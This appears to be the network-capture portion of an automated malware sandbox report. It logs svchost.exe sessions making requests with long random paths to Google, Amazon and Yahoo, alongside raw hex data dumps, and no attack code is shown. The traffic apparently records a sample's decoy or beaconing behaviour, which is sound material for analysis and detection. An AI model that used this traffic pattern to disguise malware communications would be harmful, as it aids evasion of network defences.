2021-09-28 07:53:18 UTC	286	IN	Data Raw: a1 05 79 2d d5 85 55 27 39 fe bf 49 5b 74 67 d3 49 7f 60 76 57 9f 63 a6 b8 dc ba 8a ae 2f b4 5a 33 18 87 30 7b 7b 73 71 e9 4f 0d 5f 13 47 9b 90 ea 0d 87 3d cb 4b 66 b3 ad 20 61 7e 0c 7f 61 fb 1b 89 bf 60 b8 18 ab a6 0d 82 49 57 99 5a 06 01 34 37 da f1 28 56 25 02 01 4e 47 4c 48 60 3c 23 ee 00 df dc 8f 32 06 9d f1 9c 2f 3e d4 03 50 b9 ee 62 77 2b aa 72 04 e2 d7 6a ec 4f dc 5e f6 fa f2 67 3e da f0 11 b6 e0 b5 27 da 13 93 94 ff c8 45 18 7f ba f4 47 60 3d d9 90 4f ff b2 fa ed 59 a4 8a 4e aa 86 3d 66 60 1c 8f f4 68 3d 7a 50 ae 63 a4 78 ba a3 19 bc cf d4 78 58 2f 3c 4b 56 bc f4 8f ee 10 05 e9 ba c9 26 80 8b 83 23 ab 35 0d 8d b0 56 34 9e 74 e3 cd 3f 13 43 62 79 f9 60 9e 57 25 91 b7 12 75 05 a1 11 01 6a 00 99 9a 17 7f d9 e6 b6 85 d7 a0 50 c8 cb 9c ae f8 da 92 f5 Data Ascii: y-U'9[!gl`vWc/Z30{[sqQ_G=Kf a-a'!WZ47(V%NGLH'<#2/>Pbw+rjO^g>'EG`=OYN=f'h=zPcxX/>KVV4t?Cby`W%ujpP
2021-09-28 07:53:18 UTC	290	IN	Data Raw: 49 31 be a1 ab 0c c8 94 27 34 ae c8 d8 19 88 e6 69 c9 a9 1f eb d7 8b 3a 97 cb a8 ac d1 96 04 1a 3d 9a 83 fa 92 fe ec 6b 1b 53 b4 b2 5e 99 ca 8b c2 89 ff 94 92 2a 2e 17 70 27 28 44 95 c6 8f a8 aa b6 6e 85 b9 06 f7 e8 4d 65 a5 af 61 a7 a3 d9 cc 3e e2 4b d0 cf 0f d7 11 f6 0f 2a a4 89 50 56 6c 30 05 83 65 d5 41 1f fb db 19 f7 74 96 a8 08 74 9e 9a 4d 91 b9 7d 79 46 ad 17 71 45 4a a4 cc be c4 af ad 3c 59 19 ae 6a 10 13 b5 72 fd 8c 8b 01 28 2f bd 2d 84 e5 e1 a7 6b 39 e8 e8 8c 52 26 c0 7a 77 87 16 01 be 98 d9 23 3b ff 8e b1 99 53 8c 89 88 e1 8e 4e a7 5f c5 b9 5b e3 3f b5 cf ea 5f 44 f2 db b0 d4 31 48 44 46 ac ae c0 0b 7c 70 df 41 2a e8 ee 14 ba 48 49 df a3 6c ab 53 e3 aa 89 8d 3c e8 a0 c0 57 d1 51 7d a3 05 36 6c 20 ae a2 7b 64 d1 a1 46 49 0e f4 32 c4 62 e9 f7 Data Ascii: l1'4i:=kS^*.p(DnMea>K*PVI0eAttMjYfQeJcYjr(/-k9R&zw#;SN_[?_D1HDFjpa*HIIS<WQ]6l{dFI2b
2021-09-28 07:53:18 UTC	294	IN	Data Raw: 58 41 db ea cc 35 1b e1 56 21 88 6f b7 ac 42 f1 d8 89 4e e0 dc 18 f6 63 de 1d f3 db 65 57 c7 8f 0b f4 75 d8 57 70 b8 6a ce 5a 82 b2 f6 1a 83 71 09 62 d7 6a 79 47 8a 11 d5 fa 59 ac 55 c9 01 44 79 b8 e7 17 a3 d8 11 bc b9 5e 76 7c 89 23 85 86 f1 5c 5a fd 64 0a 21 a2 9e 51 d4 a4 7b 54 24 8c 46 31 28 34 06 e4 b0 a7 d5 f8 a6 48 18 6e a9 85 cc 49 6e 19 54 7f d2 76 b1 23 7f 7f 4a fc 32 1c 02 80 60 f5 55 d2 26 76 a1 9a 27 e8 a1 a4 ec 68 75 d5 01 b9 63 64 8f 82 86 54 04 35 a8 1a 47 b6 e7 17 bb 49 ee cc a2 e0 ae bc 80 71 d0 26 60 e1 e9 c6 db 05 95 08 21 d8 9b 37 34 e1 0f 17 ca c9 2e a8 bf 1e 55 bb 6c 2e 03 1f 2e ac 12 a0 57 8e f2 d3 10 09 9e 3a 23 1a 61 54 f5 f1 2e 18 ae b0 a8 bd 2f 41 1a 81 a8 e1 e0 f2 2c 0a 9a 54 69 b6 15 c5 f7 02 0b 84 c1 4a 20 77 82 36 af d9 c4 Data Ascii: XA5V!oBNceWuWpjZqbjiyGYUDy^v!#Zd!Q{TSF1(4HnInTv#J2'U^v'hucdT5G!q&'!74.Ul..W:#aT./A,TiJ w6

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:18 UTC	298	IN	Data Raw: 22 f2 28 43 a9 ee 64 eb 62 40 84 22 71 84 e5 7c bb 09 58 5e da 6a 9e 16 9a f4 aa da bb 3a 82 60 17 99 37 3d f4 08 30 c0 0b c6 ce f7 49 b9 01 e6 ae a3 70 3f f5 f9 09 95 27 4c 6a d5 c9 41 b3 b8 5a 5e 73 5d 06 c6 76 da 43 a4 48 72 c1 e8 6e 0e 28 ff e5 f3 51 6e f7 fa 7d 87 bb 93 d0 bc ff 7d 0e 0f 7b 63 68 37 1e 75 2a 8d 3d 02 aa 72 0b 9b 1e a3 fd d4 4b 2c f5 30 07 81 97 90 2d 80 10 57 8e d2 97 5c 47 28 d4 65 b8 a0 16 02 a3 fb 33 bf 04 e6 ee 11 c8 22 99 21 68 d2 74 75 c2 07 46 ee 8d 56 7e 20 79 66 fb 74 89 25 ad 16 45 13 e3 d0 89 cc e6 e8 52 1b 03 32 7e cf a6 e2 a4 f2 81 99 03 08 41 2c d3 f3 b1 57 2f a2 91 e2 d7 25 f4 ba d0 20 a2 e0 5d cf f9 2d 13 62 66 6b 21 b1 6b 31 e8 64 24 b8 b1 96 db 99 a1 95 c7 52 2d e8 a5 7e c3 f7 2f 8a 31 b0 e2 f2 de 9f 30 e6 fb 37 ec Data Ascii: "(Cdb@"q X^": 7=0lp*LjAZ^s]vCHrn(Qn)){ch7u*=rK,0-W/G(e3"!htuFV~ yft%ER2~A,W/%]-bfk!k1d\$R~~/107
2021-09-28 07:53:18 UTC	302	IN	Data Raw: fa 08 6b b0 58 1a 44 ed 54 94 c2 2e 7d 8f c1 4a 24 ad 88 2c 77 97 3c eb 6c a0 81 7f b0 cf b6 f4 aa cf c7 df 57 4c eb 68 d7 0c a4 df 42 fb 15 27 33 8a 20 3f b6 38 b5 39 db 70 45 a7 f2 a3 a8 73 2d c0 06 69 af 32 7b f6 7d a6 67 e2 98 01 2e df 3e 36 4c 92 df 55 89 e1 08 c6 9c 89 12 8d 55 20 cf 11 8d f5 e7 a0 39 bc ef 5a 01 c9 c5 d3 60 5c e8 37 5f 3f 2e 08 14 db b8 da 2e ac 39 fe 63 d9 c4 23 29 33 3e ec 9f c2 03 46 82 1f 5c ea 0c de fa 6d 98 53 df 96 00 44 0e 1b f5 4b 06 f0 00 da a9 7a 43 9d eb 93 41 8b bb 6e d5 07 70 cc 4e f5 f5 28 57 38 65 18 18 87 e4 36 e9 53 f7 a9 62 ce a8 2b 97 ee 39 6d 77 c7 22 82 c5 73 61 68 dd c2 4e 30 c4 4d cf 14 f9 9e d2 90 82 c5 b8 dc 2b ba e5 ff 67 e1 98 78 d1 35 b3 c4 f6 91 7e 59 96 49 cc 6a df ef 85 37 3d f4 58 1f 06 5b 55 a7 91 Data Ascii: kXDT.}J\$,w<IWLhB'3 ?89pEs-i2{]g.>6LUU 9Z'17_?..9c#}3>F\mSDKzKAnpN(W8e6Sb+9mw"sahN0M+gx5~Ylj7=X[U

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49947	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:02 UTC	962	OUT	GET /2pch5QEmrLw3xzJnnrzlGa5irLxuivFs/ltMi7hhX5tt4vs3rSp9duhmj/z88857flzovnvw1O25vzu/y10gyol724X6l1bg prz0jref1Eq2ggRYdM0f7h/mdwb6lxX3n2on6rC6t5yv1/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:02 UTC	962	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:02 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: C980KY0CDT23M4WKPGC9 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c933bcae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:02 UTC	963	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=l["(.W)]n"u=Pa9n[[]1+: 'Ch["^kz<{VJZqQFb.i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49949	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:03 UTC	963	OUT	GET /Nf3BeR1dvs73zpiul00tcpCos/5t19ynE0swdpm3BvhfcklqNnvW1ipuyN6TRC2e2rhjnn5ahx/a5afq4Z2g8xLmcypponB 0ExM8f/qvvmxll8k7n0kyoxzrynms7sp5g0/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:03 UTC	964	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1692 Date: Tue, 28 Sep 2021 07:54:03 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:03 UTC	964	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-se
2021-09-28 07:54:03 UTC	965	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49950	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:03 UTC	966	OUT	GET /rAYqlr7w2jOed6cqvhudH4V3fxry/sly7yksizcng2x2O2Hfhb/9XAc6x8go6NaaaU/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:03 UTC	966	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:03 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Content-Length: 708 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=atl0na1gl5igr&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:03 UTC	967	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 30 33 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:03 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:03 UTC	968	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 72 41 59 71 6c 72 37 77 32 6a 4f 65 64 36 63 71 76 68 75 64 48 34 56 33 66 78 72 79 25 32 66 73 6c 79 37 79 6b 73 69 7a 63 6e 67 32 78 32 4f 32 48 66 68 62 25 32 66 39 58 41 63 62 36 78 38 67 6f 36 4e 65 61 61 55 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fAYqlr7w2jOed6cqvhudH4V3fxry%2fsly7yksizcng2x2O2Hfhb%2f9XAc6x8go6NaaaU%2f';if(window!=window.top){ document.write('<p>Content is current

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49952	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:04 UTC	968	OUT	GET /1jmdPabGebdo2ZpnhGkr759rncff5yao4i2yzxpscw5t/1psa7nilmcovum8qAymast86Pr/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:04 UTC	969	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1634 Date: Tue, 28 Sep 2021 07:54:04 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:04 UTC	969	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-se
2021-09-28 07:54:04 UTC	970	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49953	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:04 UTC	970	OUT	GET /qvE8klae1oscwZofgUu1eoh6tadbdgqm5e6wac26/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:04 UTC	971	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:04 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: 6NC712Y699X4R3G24WK6 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:04 UTC	971	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 78 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: UJo6+,Yt=!(("(.W)]n"u=Pa9n[1+:'Ch['*kz<[VJZqQFb;+:S6nVD_z%=I X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49962	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:07 UTC	976	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt-l["(.W)]n"u=Pa9n[1+:`Ch[ `*^kz<{VJZqQFb:i+:S6nVD_%=l X\$2[HbsLed=R<^<G*^jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49964	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:07 UTC	977	OUT	GET /1he7n45hgqdN6Hete7vii3Bz0ipXe67z/8mg2j7fr87r6oelu1Ruh4reckhZ0geue9h16lumt2/g8bvtmAn0g2tsvjxcghmbpstyjBTk54/0dpi7rh6qvzwcnxrr/q570q0gJZ2j7e5ID/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:07 UTC	977	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:06 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Content-Length: 866 Age: 1 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri 